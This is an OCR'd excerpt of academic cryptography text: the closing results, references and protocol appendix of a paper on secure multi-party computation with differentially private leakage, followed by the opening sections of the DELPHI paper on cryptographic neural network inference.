


Figure 19: Effect of differential privacy parameters, ε and δ on run time in Matrix Factorization with graph size 1M edges

Table 6: Number of dummy elements required for each type depending on different privacy parameters

	ε=0.05	ε=0.3	ε=1	ε=5
$\delta = 2^{-40}$	707	118	35	7
$\delta = 2^{-16}$	374	62	19	4

LAN vs. WAN runtime Figure 20 shows a dramatic slow-down in the run time when we deployed the computation servers across data centers, rather than having them in the same geographic region. Nevertheless, even in the WAN setting, we still greatly out-perform the LAN implementations of GraphSC and OblivGraph.

6 Conclusion

In this work, we combine the best results of secure multi-party computation with low-communication cost, and a security relaxation that allows the computation servers to learn some differentially private leakage about user inputs, and construct a new framework which can compute the histogram problem on 300 million users in almost 4 mins and the Matrix Factorization problem on 20 million records in about 6 mins. It reduces the overall runtime of the state of the art solution by 320X, and its communication cost by 200X. Furthermore, in contrast to prior work, our system is secure against a malicious adversary that corrupts one of the computing servers.




Figure 20: Run time of Matrix Factorization on graphs size 1M, showing the effect of network delay in LAN vs WAN.

Acknowledgments

This material is based upon work supported by the Defense Advanced Research Projects Agency (DARPA) and Space and Naval Warfare Systems Center, Pacific (SSC Pacific) under Contract No. N66001-15-C-4070. It is also supported by NSF award #1564088.

References

[1] The 2020 united states census. https://2020census.gov.

[2] Toshinori Araki, Assi Barak, Jun Furukawa, Tamar Lichter, Yehuda Lindell, Ariel Nof, Kazuma Ohara, Adi Watzman, and Or Weinstein. Optimized honest-majority MPC for malicious adversaries - breaking the 1 billion-gate per second barrier. pages 843–862, 2017.

[3] T-H. Hubert Chan, Kai-Min Chung, Bruce M. Maggs, and Elaine Shi. Foundations of differentially oblivious algorithms. In *Symposium on Discrete Algorithms*, SODA '19, pages 2448–2467, 2019.

[4] Koji Chida, Daniel Genkin, Koki Hamada, Dai Ikarashi, Ryo Kikuchi, Yehuda Lindell, and Ariel Nof. Fast large-scale honest-majority MPC for malicious adversaries. pages 34–64, 2018.

[5] Ronald Cramer, Ivan Damgård, Daniel Escudero, Peter Scholl, and Chaoping Xing. SPD $\mathbb{Z}_{2^k}$: Efficient MPC mod 2^k for dishonest majority. pages 769–798, 2018.

[6] Jeffrey Dean and Sanjay Ghemawat. Mapreduce: Simplified data processing on large clusters. In *Proceedings of the 6th Conference on Symposium on Opearting Systems Design & Implementation - Volume 6*, OSDI'04, pages 10–10, Berkeley, CA, USA, 2004. USENIX Association.

[7] Jun Furukawa, Yehuda Lindell, Ariel Nof, and Or Weinstein. High-throughput secure three-party computation for malicious adversaries and an honest majority. pages 225–255, 2017.

[8] Oded Goldreich. *Foundations of Cryptography: Volume 2, Basic Applications*, volume 2. Cambridge University Press, 2009.

[9] Joseph E. Gonzalez, Yucheng Low, Haijie Gu, Danny Bickson, and Carlos Guestrin. Powergraph: Distributed graph-parallel computation on natural graphs. In *Presented as part of the 10th USENIX Symposium on Operating Systems Design and Implementation (OSDI 12)*, pages 17–30, Hollywood, CA, 2012. USENIX.

[10] S. Dov Gordon, Samuel Ranellucci, and Xiao Wang. Secure computation with low communication from cross-checking. pages 59–85, 2018.

[11] F. Maxwell Harper and Joseph A. Konstan. The movielens datasets: History and context. *ACM Trans. Interact. Intell. Syst.*, 5(4):19:1–19:19, December 2015.

[12] Xi He, Ashwin Machanavajjhala, Cheryl J. Flynn, and Divesh Srivastava. Composing differential privacy and secure computation: A case study on scaling private record linkage. pages 1389–1406, 2017.

[13] Yucheng Low, Joseph E. Gonzalez, Aapo Kyrola, Danny Bickson, Carlos Guestrin, and Joseph M. Hellerstein. Graphlab: A new framework for parallel machine learning. *CoRR*, abs/1408.2041, 2014.

[14] Grzegorz Malewicz, Matthew H. Austern, Aart J.C Bik, James C. Dehnert, Ilan Horn, Naty Leiser, and Grzegorz Czajkowski. Pregel: A system for large-scale graph processing. In *Proceedings of the 2010 ACM SIGMOD International Conference on Management of Data*, SIGMOD '10, pages 135–146, New York, NY, USA, 2010. ACM.

[15] Sahar Mazloom and S. Dov Gordon. Differentially private access patterns in secure computation. Cryptology ePrint Archive, Report 2017/1016, 2017. http://eprint.iacr.org/2017/1016.

[16] Sahar Mazloom and S. Dov Gordon. Secure computation with differentially private access patterns. pages 490–507, 2018.

[17] Payman Mohassel and Peter Rindal. ABY^3: A mixed protocol framework for machine learning. pages 35–52, 2018.

[18] Kartik Nayak, Xiao Shaun Wang, Stratis Ioannidis, Udi Weinsberg, Nina Taft, and Elaine Shi. GraphSC: Parallel secure computation made easy. pages 377–394, 2015.

[19] Valeria Nikolaenko, Stratis Ioannidis, Udi Weinsberg, Marc Joye, Nina Taft, and Dan Boneh. Privacy-preserving matrix factorization. pages 801–812, 2013.

[20] Sameer Wagh, Paul Cuff, and Prateek Mittal. Differentially private oblivious RAM. *PoPETs*, 2018(4):64–84, 2018.

[21] Abraham Waksman. A permutation network. *Journal of the ACM (JACM)*, 15(1):159–163, 1968.

[22] Xiao Wang, Samuel Ranellucci, and Jonathan Katz. Authenticated garbling and efficient maliciously secure two-party computation. pages 21–37, 2017.

A Assumed Protocols

We assume that we have access to the following oracles: $\mathcal{F}_{\mathsf{coin}}$ (Figure 21), $\mathcal{F}_{\mathsf{rerand}}$ (Figure 22), $\mathcal{F}_{\mathsf{checkZero}}$ (Figure 23), $\mathcal{F}_{\mathsf{Triple}}$ (Figure 25).

FUNCTIONALITY $\mathcal{F}_{\mathbf{coin}}$ - Generating Random Value

The ideal functionality $\mathcal{F}_{\mathrm{coin}}$ chooses a random $r \in Z_{2^{k+s}}$ then gives r to all the parties.

Figure 21: Sample a random ring element

FUNCTIONALITY $\mathcal{F}_{\mathbf{rerand}}$ - Rerandomize additive shares

Input Two parties P_1, P_2 hold shares of $[X]$.
Functionality

- The ideal functionality waits for shares $[X]$ from the parties, reconstruct X.
- The ideal functionality samples random values Δ, sends $[X^{(1)}]_1 = \Delta$ to P_1 and $[X^{(1)}]_2 = X - \Delta$ to P_2.

Output The parties receive $[X^{(1)}]$

Figure 22: Rerandomize additive shares

FUNCTIONALITY $\mathcal{F}_{\mathbf{checkZero}}$

Input Two parties (P_1, P_2 or P_3, P_4) hold shares of $[Z]$.
Functionality

- The ideal functionality waits for shares $[Z]$ from the parties, reconstruct Z.

Output If $z_i = 0 \mod 2^{k+s}$ $\forall i \in \{1,...,n\}$, output True. Else, send False to all parties.

Figure 23: Ideal Functionality to verify if $[Z]$ is a share of 0.

$\mathcal{F}_{\mathsf{Triple}}$

Inputs: All parties have input (A,B,c), where A,B are input wires, and c is output wire. $A=\{a_1,...,a_n\}$, $B=\{b_1,...,b_n\}$, $c=\sum_{i=1}^{n} a_i b_i$.
P_1 and P_2 both provide λ'_A,λ'_B. P_3 and P_4 both provide λ_A,λ_B.
Functionality:

- If either pair sends mismatched messages, send abort to all parties.
- Sample λ_c uniformly at random.
- Compute $\lambda_c+\sum_{i=1}^{n}\lambda_{a_i}\lambda_{b_i}$ and $\lfloor\lambda_c/2^d\rfloor$.

Output:
P_1 and P_2 receive $[\sum_{i=1}^{n}\lambda_{a_i}\lambda_{b_i}+\lambda_c]$, and $[\lfloor\lambda_c/2^d\rfloor]$.
P_3 and P_4 receive $[\sum_{i=1}^{n}\lambda'_{a_i}\lambda'_{b_i}+\lambda'_c]$, and $[\lfloor\lambda'_c/2^d\rfloor]$.

Figure 24: Triple Generation

Π_{Triple}

Inputs: All parties have input (A,B,c), where A,B are input wires, and c is output wire. $A=\{a_1,...,a_n\}$, $B=\{b_1,...,b_n\}$, $c=\sum_{i=1}^{n} a_i b_i$.
P_3 and P_4 both provide λ_A,λ_B.
Protocol:

- P_1, P_3, and P_4 query $\mathcal{F}_{\mathsf{coin}}$ to sample shares $[\lambda_c+\sum_{i=1}^{n}\lambda_{a_i}\lambda_{b_i}]_1$ and shares $[\lfloor\lambda_c/2^d\rfloor]_1$
- P_2, P_3, and P_4 query $\mathcal{F}_{\mathsf{coin}}$ to sample shares $[\lambda_c+\sum_{i=1}^{n}\lambda_{a_i}\lambda_{b_i}]_2$
- P_3 and P_4 reconstruct $\lambda_c+\sum_{i=1}^{n}\lambda_{a_i}\lambda_{b_i}$ and compute $[\lfloor\lambda_c/2^d\rfloor]_2$. P_3 sends $[\lfloor\lambda_c/2^d\rfloor]_2$ to P_2, while P_4 sends its hash to P_2. P_2 verifies shares sent from P_3 and P_4.
- P_3, P_1, and P_2 query $\mathcal{F}_{\mathsf{coin}}$ to sample shares $[\lambda'_c+\sum_{i=1}^{n}\lambda_{a'_i}\lambda_{b'_i}]_1$ and shares $[\lfloor\lambda'_c/2^d\rfloor]_1$
- P_4, P_1, and P_2 query $\mathcal{F}_{\mathsf{coin}}$ to sample shares $[\lambda'_c+\sum_{i=1}^{n}\lambda_{a'_i}\lambda_{b'_i}]_2$
- P_1 and P_2 reconstruct $\lambda'_c+\sum_{i=1}^{n}\lambda_{a'_i}\lambda_{b'_i}$ and compute $[\lfloor\lambda'_c/2^d\rfloor]_2$. P_1 sends $[\lfloor\lambda_c/2^d\rfloor]_2$ to P_4, while P_2 sends its hash to P_4. P_4 verifies shares sent from P_1 and P_2.

Output:
P_1 and P_2 receive $[\sum_{i=1}^{n}\lambda_{a_i}\lambda_{b_i}+\lambda_c]$, and $[\lfloor\lambda_c/2^d\rfloor]$.
P_3 and P_4 receive $[\sum_{i=1}^{n}\lambda_{a'_i}\lambda_{b'_i}+\lambda'_c]$, and $[\lfloor\lambda'_c/2^d\rfloor]$.

Figure 25: Triple Generation

$\mathcal{F}_{\mathbf{Mult}}$ **Ideal Functionality to perform multiplication up to an additive attack**

Inputs: P_1 and P_2 have inputs α. P_3 and P_4 have inputs $[X]$ $(X=\{x_1,...,x_n\})$.
Functionality:

- Verify that P_1 and P_2 send the same α. If not, send abort to all parties.
- If the corrupted party is P_3 or P_4: wait for the attack terms $U=\{u_1,...,u_n\}$ from that party, compute $Z=\alpha(X+U) \mod 2^{k+s}$.
- Send shares $[\alpha]$ and $[Z]$ to P_3 and P_4.

Output: P_3 and P_4 receive $[\alpha]$ and $[Z]$. P_1 and P_2 receive nothing.

Figure 26: Multiplication up to an Attack

$\Pi_{\mathbf{Mult}}$ **Real-world protocol to perform multiplication up to an additive Attack**

Inputs: P_1 and P_2 have inputs α. P_3 and P_4 have inputs $[X]$. F is a PRF.
Protocol:

1. P_1 and P_2 make two calls to $\mathcal{F}_{\mathsf{coin}}$ to sample two random numbers λ_α, r. They both send r to P_3 and $\lambda_\alpha - r$ to P_4. Then they compute $(\alpha-\lambda_\alpha)$. They both send $(\alpha-\lambda_\alpha)$ to P_3 and P_4. P_3 and P_4 verify that they receive the same values, otherwise, they abort.
2. P_1 and P_2 agree on a random key k_1,k_2. They both send k_1 to P_3, then k_2 to P_4. P_3 and P_4 verify that they receive the same values, otherwise, they abort.
3. P_1, P_2, and P_3 compute $[\lambda_{x_i}]_1=F_{k_1}(i)$, $[\lambda_{z_i}]_1=F_{k_1}(i+n)$
4. P_1, P_2, and P_4 compute $[\lambda_{x_i}]_2=F_{k_2}(i)$.
5. P_1 and P_2 reconstruct λ_{x_i} and compute $[\lambda_{z_i}]_2=\lambda_\alpha\lambda_{x_i}-[\lambda_{z_i}]_1$. P_1 sends $[\lambda_{z_i}]_2$ to P_4 while P_2 send $\mathsf{hash}([\lambda_{z_i}]_2)$ to P_4. P_4 verifies that they receive the correct messages from P_1 and P_2. If not, he calls abort.
6. P_3 and P_4 compute $[x_i-\lambda_{x_i}]\leftarrow[x_i]-[\lambda_{x_i}]$. They open $(x_i-\lambda_{x_i})$.
7. P_3 and P_4 compute $[z_i]\leftarrow(\alpha-\lambda_\alpha)(x_i-\lambda_{x_i})+[\lambda_\alpha](x_i-\lambda_{x_i})+[\lambda_{x_i}](\alpha-\lambda_\alpha)+[\lambda_{z_i}]$

Output: P_3 and P_4 output $[\alpha]$ and $[Z]=\{[z_1],...,[z_n]\}$. P_1 and P_2 output nothing.

Figure 27: Multiplication up to an Attack

DELPHI: A Cryptographic Inference Service for Neural Networks

Pratyush Mishra Ryan Lehmkuhl Akshayaram Srinivasan
Wenting Zheng Raluca Ada Popa

UC Berkeley

Abstract

Many companies provide neural network prediction services to users for a wide range of applications. However, current prediction systems compromise one party's privacy: either the user has to send sensitive inputs to the service provider for classification, or the service provider must store its proprietary neural networks on the user's device. The former harms the personal privacy of the user, while the latter reveals the service provider's proprietary model.

We design, implement, and evaluate DELPHI, a secure prediction system that allows two parties to execute neural network inference without revealing either party's data. DELPHI approaches the problem by simultaneously co-designing cryptography and machine learning. We first design a hybrid cryptographic protocol that improves upon the communication and computation costs over prior work. Second, we develop a planner that automatically generates neural network architecture configurations that navigate the performance-accuracy trade-offs of our hybrid protocol. Together, these techniques allow us to achieve a 22× improvement in online prediction latency compared to the state-of-the-art prior work.

1 Introduction

Recent advances in machine learning have driven increasing deployment of neural network inference in popular applications like voice assistants [Bar18] and image classification [Liu+17b]. However, the use of inference in many such applications raises privacy concerns. For example, home monitoring systems (HMS) such as Kuna [Kun] and Wyze [Wyz] use proprietary neural networks to classify objects in video streams of users' homes such as cars parked near the user's house, or faces of visitors to the house. These models are core to these companies' business and are expensive to train.

To make use of these models, either the user has to upload their streams to the servers of the HMS (which then evaluate the model over the stream), or the HMS has to store its model on the user's monitoring device (which then performs the classification). Both of these approaches are unsatisfactory: the first requires users to upload video streams containing sensitive information about their daily activities to another party, while the second requires the HMS to store its model on every device, thus allowing users and competitors to steal the proprietary model.

To alleviate these privacy concerns, a number of recent works have proposed protocols for *cryptographic prediction* over (convolutional) neural networks [Gil+16; Moh+17; Liu+17a; Juv+18] by utilizing specialized secure multi-party computation (MPC) [Yao86; Gol+87]. At a high level, these protocols proceed by encrypting the user's input and the service provider's neural network, and then tailor techniques for computing over encrypted data (like homomorphic encryption or secret sharing) to run inference over the user's input. At the end of the protocol execution, the intended party(-ies) learn the inference result; neither party learns anything else about the other's input. Fig. 1 illustrates this protocol flow.




Figure 1: Cryptographic neural network inference. The lock indicates data provided in encrypted form.

Unfortunately, these cryptographic prediction protocols are still unsuitable for deployment in real world applications as they require the use of heavy cryptographic tools during the online execution. These tools are computationally intensive and often require a large amount of communication between the user and the service provider. Furthermore, this cost grows with the complexity of the model, making these protocols unsuitable for use with state-of-the-art neural network architectures used in practice today. For example, using a state-of-the-art protocol like GAZELLE [Juv+18] to perform inference for state-of-the-art deep neural networks like ResNet-32 [He+16] requires ∼ 82 seconds and results in over 560 MB communication.

Our contribution. In this paper, we present DELPHI, a cryptographic prediction system for realistic neural network architectures. DELPHI achieves its performance via a careful co-design of cryptography and machine learning. DELPHI contributes a novel hybrid cryptographic prediction protocol, as well as a planner that can adjust the machine learning algorithm to take advantage of the performance-accuracy trade-offs of our protocol. Our techniques enable us to perform cryptographic prediction on more realistic network architectures than those considered in prior work. For example, using DELPHI for cryptographic prediction on ResNet-32 requires just 3.8 seconds and 60 MB communication in the online phase, improving upon GAZELLE by 22× and 9× respectively.

1.1 Techniques

We now describe at a high level the techniques underlying DELPHI's excellent performance.

Performance goals. Modern convolutional neural networks consist of a number of layers, each of which contains one sub-layer for *linear* operations, and one sub-layer for *non-linear* operations. Common linear operations include convolutions, matrix multiplication, and average pooling. Non-linear operations include activation functions such as the popular ReLU (Rectified Linear Unit) function.

Achieving cryptographic prediction for realistic neural networks thus entails (a) constructing efficient subprotocols for evaluating linear and non-linear layers, and (b) linking the results of these subprotocols with each other.

Prior work. Almost all prior protocols for cryptographic prediction utilize heavyweight cryptographic tools to implement these subprotocols, which results in computation and communication costs that are much higher than the equivalent plaintext costs. Even worse, many protocols utilize these tools during the latency-sensitive *online phase* of the protocol, i.e., when the user acquires their input and wishes to obtain a classification for it. (This is opposed to the less latency-sensitive *preprocessing phase* that occurs before the user's input becomes available).

For example, the online phase of the state-of-the-art GAZELLE protocol uses heavy cryptography like linearly homomorphic encryption and garbled circuits. As we show in Section 7.4, this results in heavy preprocessing *and* online costs: for the popular network architecture ResNet-32 trained over CIFAR-100, GAZELLE requires ~ 158 seconds and 8 GB of communication during the preprocessing phase, and ~ 50 seconds and 5 GB of communication during the preprocessing phase, and ~ 82 seconds and 600 MB of communication during the online phase.

1.1.1 DELPHI's protocol

To achieve good performance on realistic neural networks, DELPHI builds upon techniques from GAZELLE to develop new protocols for evaluating linear and non-linear layers that minimize the use of heavy cryptographic tools, and thus minimizes communication and computation costs in the preprocessing and online phases. We begin with a short overview of GAZELLE's protocol as it is the basis for DELPHI's protocols.

Starting point: GAZELLE. GAZELLE [Juv+18] is a state-of-the-art cryptographic prediction system for convolutional neural networks. GAZELLE computes linear layers using an optimized *linearly-homomorphic encryption* (LHE) scheme [Elg85; Pai99; Reg09; Fan+12] that enables one to perform linear operations directly on ciphertexts. To compute non-linear layers, GAZELLE uses *garbled circuits* [Yao86] to compute the bitwise operations required by ReLU. Finally, because each layer in a neural network consists of alternating linear and non-linear layers, GAZELLE also describes how to efficiently switch back-and-forth between the two aforementioned primitives via a technique based on additive secret sharing.

As noted above, GAZELLE's use of heavy cryptography in the online phase leads to efficiency and communication overheads. To reduce these overheads, we proceed as follows.

Reducing the cost of linear operations. To reduce the online cost of computing the linear operations, we adapt GAZELLE to move the heavy cryptographic operations over LHE ciphertexts to the preprocessing phase. Our key insight is that the service provider's input $\mathbf{M}$ to the linear layer (i.e. the model weights for that layer) is known before user's input is available, and so we can use LHE to create secret shares of $\mathbf{M}$ during preprocessing. Later, when the user's input becomes available in the online phase, all linear operations can be performed directly over secret-shared data without invoking heavy cryptographic tools like LHE, and without requiring interactions to perform matrix-vector multiplications.

The benefits of this technique are two-fold. First, the online phase only requires transmitting secret shares instead of ciphertexts, which immediately results in an $8\times$ reduction in online communication for linear layers. Second, since the online phase only performs computations over elements of prime fields, and since our system uses concretely small 32-bit primes for this purpose, our system can take advantage of state-of-the-art CPU and GPU libraries for computing linear layers; see Section 7.2 and Remark 4.2 for details.

Reducing the cost of non-linear operations. While the above technique already significantly reduces computation time and communication cost, the primary bottleneck for both remains the cost of evaluating garbled circuits for the ReLU activation function. To minimize this cost, we use an alternate approach [Gil+16; Liu+17a; Moh+17; Cho+18] that is better suited to our setting of computing over finite field elements: computing polynomials. In more detail, DELPHI replaces ReLU activations with polynomial (specifically, quadratic) approximations. These can be computed securely and efficiently via standard protocols [Bea95].

Because these protocols only require communicating a small constant number of field elements per multiplication, using quadratic approximations significantly reduces the communication overhead per activation, without introducing additional rounds of communication. Similarly, since the underlying multiplication protocol only requires a few cheap finite field operations, the computation cost is also reduced by several orders of magnitude. Concretely, the online communication and computation costs of securely computing quadratic approximations are $192\times$ and $10000\times$ smaller (respectively) than the corresponding costs for garbled circuits.

However, this performance improvement comes at the cost of accuracy and trainability of the underlying neural network. Prior work has already established that quadratic approximations provide good accuracy in some settings [Moh+17; Liu+17a; Gho+17; Cho+18]. At the same time, both prior

work [Moh+17] and our own experiments indicate that in many settings simply replacing ReLU activations with quadratic approximations results in severely degraded accuracy, and can increase training time by orders of magnitude (if training converges at all). To overcome this, we develop a *hybrid cryptographic protocol* that uses ReLUs *and* quadratic approximations to achieve good accuracy *and* good efficiency.

Planning an efficient usage of the hybrid cryptographic protocol. It turns out that it is not straightforward to determine *which* ReLU activations should be replaced with quadratic approximations. Indeed, as we explain in Section 5, simply replacing arbitrary ReLU activations with quadratic approximations can degrade the accuracy of the resulting network, and can even cause the network to fail to train.

So, to find an appropriate placement or *network configuration*, we design a planner that automatically discovers which ReLUs to replace with quadratic approximations so as to maximize the number of approximations used while still ensuring that accuracy remains above a specified threshold.

The insight behind our planner is to adapt techniques for *neural architecture search* (NAS) and *hyperparameter optimization* (see [Els+19; Wis+19] for in-depth surveys of these areas) to our setting. Namely, we adapt these techniques to discover which layers to approximate within a given neural network architecture, and to optimize the hyperparameters for the discovered network. See Section 5 for details.

The overall system. DELPHI combines the above insights into a cohesive system that service providers can use to automatically generate cryptographic prediction protocols meeting performance and accuracy criteria specified by the provider. In more detail, the service provider invokes DELPHI's planner with acceptable accuracy and performance thresholds. The planner outputs an optimized architecture that meets this goal, which DELPHI then uses to instantiate a concrete cryptographic prediction protocol that utilizes our cryptographic techniques from above.

This co-design of cryptography and machine learning enables DELPHI to efficiently provide cryptographic prediction for networks deeper than any considered in prior work. For example, in Section 7 we show that using DELPHI to provide inference for the popular ResNet-32 architecture requires only 60 MB communication and 3.8 seconds.

2 System overview

2.1 System setup

There are two parties in the system setup: the client and the service provider (or server). In the plaintext version of our system, the service provider provides prediction as a service using its internal models via an API. The client uses this API to run prediction on its own data by transferring its data to the service provider. The service provider runs prediction using the appropriate neural network, then sends the prediction result back to the client. In DELPHI, the two parties execute a secure prediction together by providing their own inputs. The service provider's input is the neural network, while the client's input is its private input used for prediction.




Figure 2: DELPHI's architecture. Orange layers represent quadratic approximations while blue ones represent ReLUs.

2.2 Threat model

DELPHI's threat model is similar to that of prior secure prediction works such as GAZELLE [Juv+18] and MiniONN [Liu+17a]. More specifically, DELPHI is designed for the two-party semi-honest setting, where only one of the parties is corrupted by an adversary. Furthermore, this adversary never deviates from the protocol, but it will try to learn information about the other parties' private inputs from the messages it receives.

2.3 Privacy goals

DELPHI's goal is to enable the client to learn only two pieces of information: the architecture of the neural network, and the result of the inference; all other information about the client's private inputs and the parameters of the server's neural network model should be hidden. Concretely, we aim to achieve a strong simulation-based definition of security; see Definition 4.1.

Like all prior work, DELPHI does not hide information about the architecture of the network, such as the dimensions and type of each layer in the network. For prior work, this is usually not an issue because the architecture is independent of the training data. However, because DELPHI's planner uses training data to optimally place quadratic approximations, revealing the network architecture reveals some information about the data. Concretely, in optimizing an ℓ-layer network, the planner makes ℓ binary choices, thus reveals at most ℓ bits of information about the training data. Because ℓ is concretely small for actual networks (for example, $\ell = 32$ for ResNet32), this leakage is negligible. This leakage can be further mitigated by using differentially private training algorithms [Sho+15; Aba+16]

DELPHI, like most prior systems for cryptographic prediction, does not hide information that is revealed by the result of the prediction. In our opinion, protecting against attacks that exploit this leakage is a complementary problem to that

solved by DELPHI. Indeed, such attacks have been successfully carried out even against systems that "perfectly" hide the model parameters by requiring the client to upload its input to the server [Fre+14; Ate+15; Fre+15; Wu+16b; Tra+16]. Furthermore, popular mitigations for these attacks, such as differential privacy, can be combined with DELPHI's protocol. We discuss these attacks and possible mitigations in more detail in Section 8.2.

2.4 System architecture and workflow

DELPHI's architecture consists of two components: a hybrid cryptographic protocol for evaluating neural networks, and a neural network configuration planner that optimizes a given neural network for use with our protocol. Below we provide an overview of these components, and then demonstrate how one would use these in practice by describing an end-to-end workflow for cryptographic prediction in home monitoring systems (HMS).

Hybrid cryptographic protocol. DELPHI's protocol for cryptographic prediction consists of two phases: an offline preprocessing phase, and an online inference phase. The offline preprocessing phase is independent of the client's input (which regularly changes), but assumes that the server's model is static; if this model changes, then both parties would have to re-run the preprocessing phase. After preprocesing, during the online inference phase, the client provides its input to our specialized secure two-party computation protocol, and eventually learns the inference result. We note that our protocol provides two different methods of evaluating non-linear layers: the first offers better accuracy at the cost of worse offline and online efficiency, while the other degrades accuracy, but offers much improved offline and online efficiency.

Planner. To help service providers navigate the trade off between performance and accuracy offered by these two complementary methods to evaluate non-linear layers, DELPHI adopts a principled approach by designing a *planner* that generates neural networks that mix these two methods to maximize efficiency while still achieving the accuracy desired by the service provider. Our planner applies neural architecture search (NAS) to the cryptographic setting in a novel way in order to automatically discover the right architectures.

Example 2.1 (HMS workflow)**.** As explained in Section 1, a home monitoring system (HMS) enables users to surveil activity inside and outside their houses. Recent HMSes [Kun; Wyz] use neural networks to decide whether a given activity is malicious or not. If it is, they alert the user. In this setting privacy is important for both the user and the HMS provider, which makes DELPHI an ideal fit. To use DELPHI to provide strong privacy, the HMS provider proceeds as follows.

The HMS provider first invokes DELPHI's planner to optimize its baseline all-ReLU neural network model. Then, during the HMS device's idle periods, the device and the HMS server run the preprocessing phase for this model. If the device detects suspicious activity locally, it can run the online inference phase to obtain a classification. On the basis of this result, it can decide whether to alert the user or not.

Remark 2.2 (applications suitable for use with DELPHI)**.** Example 2.1 indicates that DELPHI is best suited for applications where there is ample computational power available for preprocessing, and where inference is latency-sensitive, but is not performed frequently enough to deplete the reserve of preprocessed material. Other examples of such applications include image classification in systems like Google Lens [Goo].

3 Cryptographic primitives

In this section, we provide a high-level description of the cryptographic building blocks used in DELPHI; this high-level description suffices to understand our protocols. We provide formal definitions of security properties in Appendix A, and only provide high level intuitions here.

Garbled circuits. Garbled circuits (GC), introduced in the seminal work of Yao [Yao86], are a method of encoding a boolean circuit C and its input x such that, given the encoded circuit and the encoded input, an evaluator can use a special evaluation procedure to obtain the output $C(x)$ while ensuring that the evaluator learns nothing else about C or x. We now describe this notion in more detail.

A *garbling scheme* [Yao86; Bel+12] is a tuple of algorithms $\mathsf{GS} = (\mathsf{Garble}, \mathsf{Eval})$ with the following syntax:

- $\mathsf{GS.Garble}(C) \to (\tilde{C}, \{\mathsf{label}_{i,0}, \mathsf{label}_{i,1}\}_{i\in[n]})$. On input a boolean circuit C, Garble outputs a *garbled circuit* $\tilde{C}$ and a set of labels $\{\mathsf{label}_{i,0}, \mathsf{label}_{i,1}\}_{i\in[n]}$. Here $\mathsf{label}_{i,b}$ represents assigning the value $b \in \{0,1\}$ to the i-th input label.
- $\mathsf{GS.Eval}(\tilde{C}, \{\mathsf{label}_{i,x_i}\}) \to y$. On input a garbled circuit $\tilde{C}$ and labels $\{\mathsf{label}_{i,x_i}\}$ corresponding to an input $x \in \{0,1\}^n$, Eval outputs a string $y = C(x)$.

We provide a formal definition in Appendix A, and briefly describe here the key properties satisfied by garbling schemes. First, GS must be *complete*: the output of Eval must equal $C(x)$. Second, it must be *private*: given $\tilde{C}$ and $\{\mathsf{label}_{i,x_i}\}$, the evaluator should not learn anything about C or x except the size of $|C|$ (denoted by $1^{|C|}$) and the output $C(x)$.

Linearly homomorphic public-key encryption. A *linearly homomorphic* encryption scheme [Elg85; Pai99] is a public key encryption scheme that additionally supports (only) linearly homomorphic operations on the ciphertexts. To give more details, a linearly homomorphic encryption consists of a tuple of algorithms $\mathsf{HE} = (\mathsf{KeyGen}, \mathsf{Enc}, \mathsf{Dec}, \mathsf{Eval})$ with the following syntax:

- $\mathsf{HE.KeyGen} \to (\mathsf{pk}, \mathsf{sk})$. HE.KeyGen is a randomized algorithm that outputs a public key pk and a secret key sk.
- $\mathsf{HE.Enc}(\mathsf{pk}, m) \to c$. On input the public key pk and a message m, the encryption algorithm HE.Enc outputs a ciphertext c. The message space is a finite ring $\mathcal{R}$.

- $\mathsf{HE.Dec}(\mathsf{sk}, c) \rightarrow m$. On input the secret key sk and a ciphertext c, the decryption algorithm HE.Dec outputs the message m contained in c.
- $\mathsf{HE.Eval}(\mathsf{pk}, c_1, c_2, L) \rightarrow c'$. On input the public key pk, two ciphertexts c_1, c_2 encrypting messages m_1 and m_2, and a linear function L,[1] HE.Eval outputs a new ciphertext c' encrypting $L(m_1, m_2)$.

Informally, we require HE to satisfy the following properties:

- *Correctness.* HE.Dec, on input sk and a ciphertext $c := \mathsf{HE.Enc}(\mathsf{pk}, m)$, outputs m.
- *Homomorphism.* HE.Dec, on input sk and a ciphertext $c := \mathsf{HE.Eval}(\mathsf{pk}, \mathsf{HE.Enc}(\mathsf{pk}, m_1), \mathsf{HE.Enc}(\mathsf{pk}, m_2), L)$, outputs $L(m_1, m_2)$.
- *Semantic security.* Given a ciphertext c and two messages of the same length, no attacker should be able to tell which message was encrypted in c.
- *Function privacy.* Given a ciphertext c, no attacker can tell what homomorphic operations led to c.

Oblivious transfer. An oblivious transfer protocol [Rab81; Eve+82; Ish+03] is a protocol between two parties, a sender who has as input two messages m_0, m_1, and a receiver who has as input a bit b. At the end of the protocol, the receiver learns m_b. The security requirement states that the sender does not learn anything about bit b and the receiver does not learn anything about the string m_{1-b}.

